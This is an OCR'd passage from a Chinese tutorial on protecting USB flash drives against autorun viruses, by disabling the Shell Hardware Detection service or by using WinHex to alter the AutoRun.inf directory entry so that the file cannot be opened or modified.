


图4




图5

1.禁用停止Shell Hardware Detection服务法：开始一运行，输入services.msc，确定，找到Shell Hardware Detection，双击，启动类型选择“已禁用”，停止，确定（如图7）。

2.不过该方法有一个缺点就是无法弹出播放通知窗口，在插入数码相机等产品时（例如数码相机），有可能会出现无法访问到存储卡。




图6




图7

（5）一夫当关万夫莫开，WinHex免疫法

前面介绍的防删目录免疫法虽简便易行无需工具，有机会还可以在朋友面前露两手，但它终究还是有弱点的，它可以被RD /S /Q命令删除，甚至只要重命名便能使它失效，那auto病毒岂不是无法防住了？别急，办法还是有的，黑叉上曾经就有一位大大介绍过用WinHex进行免疫的方法（抱歉，我以前的黑叉全借人了，那位大大的名字我忘了，实在对不住。。。）首先格式化闪存，文件系统选择默认的

FAT32格式即可（由于格式的通用性比较好，所以最好选择FAT32），然后在闪存根目录下手工新建一个名为AutoRun.inf的文件（可以新建任何一个文件，然后改名为AutoRun.inf就可以了），接着打开WinHex，按下F9功能键，或者从“工具”菜单下选择“磁盘编辑器”，打开需要处理的闪存（如果你插了多个，请确定那个闪存的盘符），定位到AutoRun.inf文件，可以看到文件名中间有一个空格，文件名的后面也有一个空格，现在请将后面的空格（20）直接修改为“E5”，确认后保存再退出就可以了（如图8、9、10）。

看起来AutoRun.inf的文件名没有发生任何变化，但这个时候，任何人都不能再打开它或者修改它了。或者，也可以将“20”更改为“E2”，这样可以将AutoRun.inf文件隐藏起来，使你不会每次都看见它而纳闷。

